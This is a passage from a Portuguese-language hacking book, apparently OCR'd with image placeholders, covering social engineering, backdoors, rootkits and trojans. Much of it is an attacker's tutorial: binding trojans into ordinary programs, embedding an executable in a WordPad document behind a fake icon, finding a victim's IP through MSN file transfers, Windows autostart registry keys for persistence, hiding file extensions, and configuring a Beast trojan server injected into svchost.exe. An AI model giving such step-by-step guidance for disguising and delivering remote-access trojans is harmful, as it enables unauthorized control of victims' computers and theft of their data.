Outro cuidado a se tomar é com os messengers, como Yahoo, ICQ e MSN. Um Engenheiro Social fará de tudo para lhe convencer a aceitar um determinado arquivo. Antigamente, usavam a desculpa de ser foto e, hoje, isso já não funciona tanto, pois a maioria desses messengers já mostra automaticamente uma imagem da pessoa. Então, esses engenheiros se utilizam da sua confiança e simpatia para dizer que o arquivo é um jogo interessante, um projeto inacabado qualquer no qual ele quer a sua opinião, ou mesmo um programa para "magicamente" incluir créditos nos celulares. As técnicas são inúmeras. Mas, aí, você diz: "o MSN Messenger, em suas versões mais novas, bloqueia o envio de arquivos executáveis". Sim, mas isso pode ser facilmente burlado através de patchs (atualizações) disponíveis na Internet, como o A-Patch, disponível para download em <www.apatch.org>.

9.5 Solução

Veremos algumas dicas para se proteger contra os ataques de Engenharia Social, especialmente no ambiente corporativo. Para começar, as estratégias devem ser tanto no nível físico (meio pelo qual o engenheiro social age, seja telefone, pessoalmente ou Internet) quanto no nível psicológico (manipulando as emoções). Seria um grande erro focar só no lado físico da coisa, o treinamento dos empregados é essencial. Você tem que fazer os responsáveis entenderem que de nada adianta investir em softwares e hardwares, visando melhorar a segurança, se não for feito um plano contra a Engenharia Social.

Você pode criar novas políticas de segurança e um controle maior do contato feito com os funcionários, mas se pegar muito pesado, deixará essas pessoas frustradas e a solução não é 100% eficiente. A melhor solução seria simplesmente o treinamento. Todas as pessoas de uma empresa que lidam com informações importantes devem passar por um treinamento no qual irão aprender a identificar os tipos de ataque e como reagir a cada um deles. Uma outra ideia interessante é mandar uma espécie de artigo todo mês para os funcionários mostrando novos exemplos de Engenharia Social e qual a técnica para se proteger deles. Isso vai lembrá-los sempre do perigo.

- 10 -

Malware

10.1 Backdoors

O nome "backdoor" significa porta dos fundos. É um software que se instalado em algum sistema, permitirá posterior acesso a este sistema. Isso é muito utilizado por invasores quando ganham acesso shell a alguma máquina e querem manter um acesso para voltar. Veremos alguns exemplos de portas dos fundos bem comuns, principalmente em sistemas Unix/Linux.

10.1.1 Backdoor Simples

Tipo mais simples de porta dos fundos. Apenas conecta uma porta TCP a um shell do sistema. Assim, se você entrar em uma porta qualquer que tenha configurado, vai conseguir acessar o prompt de comandos. Em geral, é facilmente detectado em configurações de INETD (onde se inicializam os serviços nos sistemas Unix/Linux), pois é necessário adicioná-lo para que inicie junto com o sistema operacional. Mesmo assim, esse tipo de porta dos fundos ainda é passado despercebido muitas vezes por administradores menos atentos.

10.1.2 Backdoor de Login

Em sistemas Unix, o programa de login é o software que geralmente faz a autenticação de senha quando alguém se conecta remotamente à máquina (por Telnet, por exemplo) para que uma senha secreta seja criada, dando acesso ao invasor na hora em que ele desejar. Isso faria com que a pessoa tivesse acesso a qualquer conta no sistema, mesmo administrador ou root. Muitas vezes, é difícil detectar esses ataques se as senhas estiverem criptografadas no código. Depois, no capítulo sobre segurança, vamos ver como conseguir detectar de modo eficiente essas portas dos fundos.

10.1.3 Backdoor de Telnet

Quando um usuário faz Telnet a uma máquina, o serviço INETD escuta a porta, recebe a conexão e, depois, a passa para o in.telnetd (arquivo de configuração do servidor de Telnet nos sistemas baseados em Unix), que roda o login. Se os intrusos desconfiarem que os administradores estiveram checando o login.c por backdoors, podem modificar o in.telnetd de tal forma - modificando configurações de terminal - por exemplo, e levando a fazer com que uma conexão em uma determinada porta sempre gere um shell, sem requerer nenhum tipo de autenticação. Também poderiam especificar que o shell de comandos só seria gerado se a conexão viesse de uma determinada porta de origem. Enfim, tendo acesso ao código, as possibilidades são infinitas.

10.1.4 Backdoor com Protocolos Incomuns

Muitas vezes, para impedir que se detecte o backdoor verificando as portas TCP e UDP abertas no sistema, cria-se backdoors diferentes e específicos. Alguns exemplos: os que utilizam tunneling (como o exemplo que já vimos do backdoor www shell reverso) e outros que conseguem transmitir dados através do cabeçalho do protocolo ICMP.

Até mesmo para fins de se burlar firewalls, alguns backdoors (como o AckCMD para Windows NT) não realizam a autenticação em 3 vias do TCP/IP (Syn, Syn-ack, ack), comunicando-se somente através do flag Ack. Enfim, criatividade é o que não falta na hora de tentar saídas diferentes para se conseguir acesso privilegiado a um sistema.

10.1.5 Backdoor de Serviço

Quase todo serviço de rede já foi alguma vez "modificado" por algum intruso. Versões com backdoor de finger, FTP, Rlogin, INETD, RSH e outros estão disponíveis na rede há tempos. São, na maioria, backdoors simples que substituem serviços como UUCP e outros, muitas vezes passando despercebidos, pois não precisam ser adicionados na configuração inicial para rodar.

O interessante é que, quando é um ou outro serviço modificado, ainda é fácil de conseguirmos detectar. Mas se forem muitos? Nesse caso não será mais um backdoor de serviço, chamaremos esse agrupamento de rootkit (algo como o "kit do administrador", nome bem sugestivo).

10.1.6 Rootkit

Um dos pacotes mais populares para se instalar backdoors é um rootkit. Ele pode ser facilmente conseguido através de pesquisa no Google. Existem dezenas dessas ferramentas disponíveis. Elas costumam substituir muitos comandos do sistema por versões "hackeadas". Olhando o manual de um deles, você verá a descrição dos arquivos que são instalados substituindo os originais. Alguns exemplos interessantes:

- ⇨ **Sl**: Torna-se root instantaneamente.
- ⇨ **ps**: Esconde os processos do sistema.
- ⇨ **ns**: Modifica o comando Netstat para esconder conexões com certas máquinas.
- ⇨ **ls**: Impede que certos diretórios e arquivos sejam listados.
- ⇨ **du5**: Esconde o espaço real em disco que está sendo usado.

10.2 Cavalos de Troia

Este tipo de ferramenta começou a se popularizar na Internet a partir de 1997, quando foi lançado o famoso Back Orifice (uma brincadeira com o nome Back Office da Microsoft). Um cavalo de troia, ou trojan, é um programa que, quando instalado no sistema de alguém, geralmente abre uma porta TCP ou UDP para receber conexões externas, fornecendo normalmente o shell (prompt de comandos) daquele sistema para um possível invasor. Isso não é regra geral, já que alguns backdoors podem fazer também conexão reversa e outros tipos de técnicas. Um cavalo de troia nada mais é do que um backdoor disfarçado de um programa comum, como um jogo. O termo "cavalo de troia" faz analogia ao cavalo de madeira que os gregos deram aos troianos, no famoso episódio da guerra de Troia.

A maior vantagem dos trojans (abreviação de cavalo de troia) em relação aos backdoors é que eles utilizam o princípio de Engenharia Social para conseguir seu objetivo. Normalmente, quando não há nenhum ponto de acesso ao sistema (ou mesmo que tenha, não possua nenhuma falha conhecida ou autenticação de usuário e senha) fica difícil para ganhar o acesso não autorizado. Nesse momento entra o trojan, criando novas possibilidades, pois agirá diretamente no fator humano do problema.

Apesar de serem classificados como vírus pelas companhias de antivírus (na realidade, essas empresas sabem a diferença, mas, na hora de avisar o usuário leigo, dizem que é um vírus mesmo), um trojan é bem diferente de um vírus comum. O cavalo de troia age de acordo com quem o instalou no sistema, essa pessoa passa a controlar aquele computador como se estivesse sentada em frente a ele. Já o vírus tem uma sequência de comandos pré-programada e age sempre de maneira semelhante. Por esse motivo, considero os cavalos de troia uma ameaça bem maior que os vírus aos sistemas.

10.2.1 Diferenças

10.2.1.1 Trojans Comuns

Back Orifice, Netbus, Subseven, Beast, NetDevil e Optix são todos nomes de programas famosos que lhe fornecem acesso não autorizado. Esse tipo de trojan é composto de um programa cliente e de um servidor. O primeiro é utilizado para controlar o computador da vítima remotamente. É nele que temos botões como Obter Senhas, Controlar o Mouse, Editar o Registro ou mesmo Visualizar a Tela.


O segundo arquivo é o servidor, que deve ser colocado e executado no sistema-alvo para que possa abrir uma porta de acesso para entrarmos. Um problema com esse tipo de ferramenta é que você precisa saber o endereço IP da vítima para poder se conectar a ela. Isso é facilmente burlado pelas diversas opções que esses programas lhe oferecem: você pode receber a senha por e-mail, ICQ, MSN, CGI, IRC ou pode conseguir através do método que irei mostrar. Existe uma outra categoria dos trojans cliente-servidor que fazem conexão reversa.

A conexão reversa é uma excelente alternativa ao método tradicional. A situação se inverte: o servidor será executado no seu computador e o cliente no sistema da vítima. Você configura o seu endereço IP antes de enviar o trojan ao alvo. Quando aquela pessoa executar o arquivo, o programa vai se conectar ao servidor que está na sua máquina. A partir daí você pode ter acesso normalmente. Isso é útil para alcançar computadores dentro de redes internas, que utilizam IP privado. Para saber mais sobre conexão reversa, leia o capítulo sobre burlar proteções.

Esses cavalos de troia também são divididos por gerações. Vou enumerar alguns nomes como exemplo e dividi-los corretamente:

- **Primeira geração**: Netbus 1, BackOrifice 1, Girlfriend, Masters Paradise, Subseven - são trojans mais simples, sem muitos recursos.

- **Segunda geração**: WinCrash, SubSeven 2.1, Netbus 2, BackOrifice 2 - já começam a ter melhores opções, como um editor decente do registro, keyloggers melhores etc.
- **Terceira geração**: Net-Devil, Optix Pro, Beast, Lan Filtrator - possuem recursos como criptografar o executável, fazer conexão reversa e tunelamento, burlar antivírus e firewalls e mais. Vou mostrar um pouco mais do trojan Beast como exemplo um pouco à frente.



NetDevil: Um dos trojans largamente usados na rede.

10.2.1.2 Trojans Webdownloaders

São trojans relativamente pequenos (geralmente têm cerca de, no máximo, 10 Kb) que são programados exclusivamente para baixar cavalos de troia maiores da Internet e executá-los. Pense em um GetRight dos invasores. Os webdownloaders, quando rodados no sistema, puxam com calma os arquivos maiores e, se interrompidos continuam de onde pararam. É um recurso útil e muitas vezes imperceptível.

10.2.1.3 Trojans de Notificação

São, na sua maioria, plugins, geralmente utilizados com os cavalos de troia de primeira geração, pois estes não possuem muitos recursos de notificação. Esses trojans simplesmente pegam o endereço IP da vítima a cada vez que ela conecta e o envia de alguma maneira para o invasor. Seja através de um CGI, e-mail, ICQ, MSN, IRC - existem muitas opções disponíveis para isso. Claro que você pode

simplesmente utilizar conexão reversa (mais útil, como eu disse antes, já que você nunca precisará saber o endereço) ou descobrir o IP manualmente mesmo. Um pouco à frente, mostrarei como fazê-lo.

10.2.1.4 Trojans Comerciais

São ferramentas não detectadas pelos antivírus, pois são comerciais, tais como VNC, Pc Anywhere e outros que podem ser facilmente modificados através do PE Explorer e ter seus menus escondidos e chaves de registro alteradas, fazendo com que fiquem ocultos no sistema, mas ainda indetectáveis por qualquer tipo de ferramenta de detecção de vírus e softwares maliciosos.


10.2.2 Joiners

De nada adianta possuir um backdoor sem ter um bom recipiente para colocá-lo, transformando-o em um cavalo de troia. Esse tipo de programa faz justamente isso. Com o joiner (ou binder, que é a mesma coisa) você escolhe o arquivo da porta dos fundos, o programa onde você o deseja colocar e pronto. Rapidamente o executável estará gerado. Como o servidor dos trojans quase sempre já é feito para rodar invisível (quase todos que eu citei são assim), o usuário comum de nada vai desconfiar na hora de executar a armadilha.


Para exemplificar como o processo funciona, vou colocar o bloco de notas e a calculadora do Windows em um único executável e rodar para ver o que acontece. Usarei dois binders para fazer isso e demonstrar o quanto é fácil.

No primeiro binder, chamado AFX Executable Binder Pro, nós somente selecionamos dois ou mais arquivos que queremos juntar e o mandamos realizar a tarefa. É um programa simples, sem outras

opções além dessas, como determinar o nome do arquivo a ser salvo, modificar ícones etc. Existem programas que conseguem até criar entradas específicas no registro, mas não falarei deles aqui, o objetivo é mostrar mesmo as funções mais básicas de como esses programas atuam. A seguir, temos outro exemplo:



Agora, utilizamos o MicroJoiner. Ele já tem algumas opções extras, como determinar um ícone para aparecer no executável que será gerado (o botão do meio é o ícone que eu selecionei), determinar o nome do executável gerado e até a opção Pack files que comprime os arquivos logo após juntar os dois, tentando esconder do antivírus, como vimos no capítulo sobre burlar proteções. A seguir, as figuras da mensagem mostrada pelo programa ao juntar os executáveis e logo após rodarmos esse novo programa para ver o que acontece.



Como se pode observar, ambos os programas que adicionamos foram executados ao mesmo tempo ao rodarmos o programa *testejoiner*, gerado pelo nosso binder. Esses programas não estão limitados a dois

executáveis, você pode colocar um programa comum e dois, três, quatro backdoors juntos. Claro que a chance do antivírus pegar vai aumentando e isso deixará o sistema do seu alvo bastante lento, mas, se precisar, existe a possibilidade de se fazer isso.

Algumas sugestões de programas para juntar as portas do fundo: jogos simples como Paciência (em softwares de Office muito usados, como Word, Excel), animações em Flash distribuídas como programinhas e muito mais. Basta só ser criativo.


10.2.2.1 Utilizando o Wordpad para Juntar Arquivos

Utilizar o joiner para juntar dois executáveis em um só pode não ser suficiente. Muitos servidores de e-mails e programas de comunicação instantânea andam bloqueando a transferência deste tipo de arquivo. Como então levar o executável do servidor e entregá-lo à vítima?


A resposta: em um documento.

Utilizando o wordpad ou qualquer outro programa do Office, podemos embutir um executável como um objeto dentro de um arquivo RTF ou DOC.

Abra o Wordpad e clique em Objeto:



Adicione o arquivo executável do cavalo de troia e selecione Exibir como ícone:



O resultado será o mostrado a seguir. Aparecerá o cavalo de troia com o seu ícone padrão e com o rótulo de Aplicativo. Vamos alterar isso logo.

Selecione o ícone. Acesse a opção Propriedades do Objeto e troque o ícone do mesmo, assim como o rótulo.

Pronto. O resultado final ficou bem disfarçado. Agora, quando o usuário clicar duas vezes no ícone, o executável será rodado. É comum aparecer uma mensagem de aviso de segurança para o usuário, mas a maioria ignora essas mensagens.

10.2.3 Identificando o Endereço IP do Alvo

De nada adianta você ter o cavalo de troia instalado em algum sistema se não conseguir descobrir o endereço IP daquela pessoa. Retirando os métodos mais simples, que são facilmente configurados,

como pedir ao trojan para lhe enviar a senha por e-mail ou mesmo realizar conexão reversa, vamos ver como descobrir manualmente esse endereço IP. Para isso, nos basearemos no programa Netstat, o qual eu citei na seção sobre TCP/IP no início do livro.


Esse software consegue nos mostrar quais as conexões que estão ativas no momento, mas existe um problema: nós não sabemos qual programa está usando determinada conexão. De nada adiantaria então ter uma lista enorme se não sabemos por onde começar.

Justamente por isso vou mostrar como conseguir manualmente o endereço IP de alguém através do MSN Messenger, mas o que farei pode ser realizado por qualquer um. Utilizando o Active Ports (falaremos mais sobre ele na seção sobre segurança), que nada mais é do que um Netstat gráfico com uma característica interessante, ele consegue mostrar qual conexão é derivada de determinado programa. Então, em uma ocasião especial, quando você faz um contato direto com o computador da sua vítima, se utilizar o Active Ports, vai conseguir identificar o endereço IP daquela pessoa.

- **Primeiro passo**: Conseguir a condição especial na qual citei. Normalmente, quando os messengers trocam simples mensagens, apenas o endereço IP do servidor do Messenger é mostrado, e não o das pessoas que estão conversando. Para conseguir visualizar esse endereço, você precisa fazer uma conexão direta com aquela pessoa. A maneira mais simples de se realizar isso é enviar um arquivo grande e, enquanto o usuário faz o download do arquivo, seu endereço real estará sendo mostrado.

- **Segundo passo**: Como o endereço IP do usuário está exposto até acabar a transferência, temos que abrir o Active Ports para conseguir visualizar essa informação. O programa é bem simples, basta abrir e prestar atenção no IP remoto (remote IP) e na última coluna à direita (Path) que mostra o software que abriu a conexão. Simples, não é? Observe, ainda, a porta remota (remote PORT) que é a única no exemplo a seguir que não é 80 (que, como sabemos, significa "servidor Web") e, sim, 1609, que é uma porta aberta de modo randômico para o recebimento do arquivo. Esse, com absoluta certeza, é o endereço IP da pessoa que eu quero.

Veja:



Claro que, como citei no início, você pode usar a notificação dos trojans ou até mesmo cavalos de troia específicos que servem apenas para descobrir e enviar o endereço IP real. Mas o interessante desse método é que ele não serve só para cavalos de troia. Vamos supor que, por algum motivo, você queira realizar uma varredura (escaneamento) à procura de falhas no sistema-alvo ou uma enumeração de usuários e não sabe o endereço. Agora você poderá descobrir.

10.2.4 Maneiras de se Iniciar um Trojan

Vou descrever aqui algumas das maneiras que os programas utilizam para iniciar junto com o Windows. São chaves de registro bem escondidas, arquivos de inicialização e outros truques. É muito útil saber essas informações para localizar rapidamente determinados cavalos de troia quando estão no sistema.

10.2.4.1 Pasta Autoiniciar

```
C:\windows\start menu\programs\startup {Inglês}
C:\windows\Menu Démarrer\Programmes\Démarrage
{francês}
```

```
C:\windows\All Users\Menu
Iniciar\Programas\Iniciar {Português}
```

O Diretório é salvo em:

```
*
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
Explorer\Shell Folders]
Startup="C:\windows\start menu\programs\startup"
*
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
Explorer\User Shell Folders]
Startup="C:\windows\start menu\programs\startup"
*
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
explorer\User Shell Folders]
"Common Startup"="C:\windows\start
menu\programs\startup"
*
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
Explorer\Shell Folders]
"Common Startup"="C:\windows\start
menu\programs\startup"
```

Mudar para outro diretório que não seja o padrão (ex: C:\windows\start menu\programs\startup) fará com que **todos** os programas na pasta (ou diretório) sejam executados.

> Observação: o Subseven 2.2 usa esse método.

10.2.4.2 Win.ini

```
[windows]
load=file.exe
run=file.exe
```

10.2.4.3 System.ini

```
[boot]
Shell=Explorer.exe file.exe
```

10.2.4.4 C:\windows\winstart.bat

Você pode criar esse bat com os comandos que quiser e ele será executado no início.

10.2.4.5 Registro

Para editar o registro, use o programa regedit. Clique no botão Iniciar, selecione Executar e escreva Regedit. O programa abrirá, como é mostrado a seguir. Sempre que você ver um texto entre colchetes [ ], é só seguir o caminho indicado pelas pastas do regedit.

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
"qualquercoisa"="c:\runfolder\program.exe"
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
"qualquercoisa"="c:\runfolder\program.exe"
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
"qualquercoisa"="c:\runfolder\program.exe"
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]
"qualquercoisa"="c:\runfolder\program.exe"
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"qualquercoisa"="c:\runfolder\program.exe"
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]
"qualquercoisa"="c:\runfolder\program.exe"
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices]
"qualquercoisa"="c:\runfolder\program.exe"
```

10.2.4.6 C:\windows\wininit.ini

Muito usado por SETUPs, é executado uma só vez e o Windows apaga o arquivo.

Exemplo de arquivo wininit.ini.

```
[Rename]
NUL=c:\windows\foto.exe
```

Esse exemplo envia c:\windows\foto.exe para NUL, o que significa que será deletada. E, detalhe, roda totalmente invisível.

10.2.4.7 Autoexec.bat

Roda tudo em nível de DOS.

10.2.4.8 Shell no Registro

```
[HKEY_CLASSES_ROOT\exefile\shell\open\command] at
=”\”%1\” %*”
[HKEY_CLASSES_ROOT\comfile\shell\open\command] at
=”\”%1\” %*”
[HKEY_CLASSES_ROOT\batfile\shell\open\command] at
=”\”%1\” %*”
[HKEY_CLASSES_ROOT\htafile\shell\Open\Command] at
=”\”%1\” %*”
[HKEY_CLASSES_ROOT\piffile\shell\open\command] at
=”\”%1\” %*”
[HKEY_LOCAL_MACHINE\Software\CLASSES\batfile\shell\open\command]
at =”\”%1\” %*”
[HKEY_LOCAL_MACHINE\Software\CLASSES\comfile\shell\open\command]
at =”\”%1\” %*”
[HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command]
at =”\”%1\” %*”
[HKEY_LOCAL_MACHINE\Software\CLASSES\htafile\shell\Open\Command]
at =”\”%1\” %*”
[HKEY_LOCAL_MACHINE\Software\CLASSES\piffile\shell\open\command]
at =”\”%1\” %*”
```

A chave deve ter um valor “%1 %*”. Se for mudada para “servidor.exe %1 %*”, o servidor.exe será executado todas as vezes que um arquivo exe/pif/com/bat/hta for executado.

Utilizado pelo SubSeven como “método desconhecido”.

10.2.4.9 ICQ Inet

```
[HKEY_CURRENT_USER\Software\Mirabilis\ICQ\Agent\Apps\test]
“Path”=”teste.exe”
“Startup”=”c:\\teste”
“Parameters”=””
“Enable”=”Yes”
[HKEY_CURRENT_USER\Software\Mirabilis\ICQ\Agent\Apps\
```

Essa chave inclui todos os arquivos executados quando o ICQ detecta conexão com a Internet.

10.2.4.10 Explorer

- ⇨ **Windows 95, 98 e ME**: O explorer.exe é executado através de uma entrada no system.ini, mas não contém patch, ou seja, se c:\explorer.exe existir, ele será executado no lugar de c:\$winpath\explorer.exe.
- ⇨ **Windows NT, 2000 e XP**: Durante a inicialização, o Windows NT 4.0, 2000 e XP consultam a entrada de registro shell HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell para determinar o programa que será rodado como shell.

Por padrão, o valor é explorer.exe.

10.2.4.11 Componente Active-X

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Active
Setup\Installed Components\KeyName]
StubPath=C:\Diretório\arquivo.exe
```

Acredite ou não, isso inicia o arquivo.exe antes do shell (explorer.exe) e de qualquer outro programa iniciado pelas chaves RUN.

10.2.4.12 Informação Interessante

```
[HKEY_LOCAL_MACHINE\Software\CLASSES\ShellScrap]
at =”Scrap object”
“NeverShowExt”=””
```

A chave NeverShowExt tem a função de esconder a extensão real de arquivos SHS.


Isso significa que, se você renomear um arquivo como Garota.jpg.shs, ele mostra apenas Garota.jpg em todos os programas, incluindo o Windows Explorer. Se você acrescentar novos tipos de extensão, muito mais será escondido.

10.2.5 Beast

Um dos melhores cavalos de troia para Windows é o Beast. Ele, que foi um dos primeiros da terceira geração, criou fantásticos recursos que foram incorporados posteriormente em outras ferramentas, como o Poison Ivy. Entretanto, ainda hoje, em relação a maioria de seus concorrentes, o Beast continua sendo superior. São às vezes detalhes simples, mas que conseguem fazer a diferença entre os outros do gênero. Vou detalhar as principais funções que fazem esse programa tão especial no mundo da segurança de hoje e explicar a sua importância.

Abra o cliente do Beast e clique em Build Server. Vamos ver que opções interessantes o servidor desse cavalo de troia possui.


10.2.5.1 Server Settings



Aqui você tem as configurações gerais do servidor. Definir porta e senha primeiramente. Depois, você vai decidir se deseja conexão normal (direct connection) ou reversa (reverse connection) e se você deseja que o servidor seja um executável comum, ou seja, injetado em alguma aplicação. Como assim? Se ele for injetado no Internet Explorer, por exemplo, ele vai agir como plugin deste programa, anexando uma nova DLL às suas funções, e conseguindo burlar certas ferramentas de proteção, além de dificultar muito o fechamento do programa. Experimente injetar no svchost.exe ou csrss.exe; é ainda pior de conseguir encerrar a execução do trojan.

Você também pode escolher o nome do arquivo exe ou dll que será criado e se quer que este resida no diretório do Windows ou System. Vamos passar agora para as próximas configurações, a notificação.


10.2.5.2 Notifications



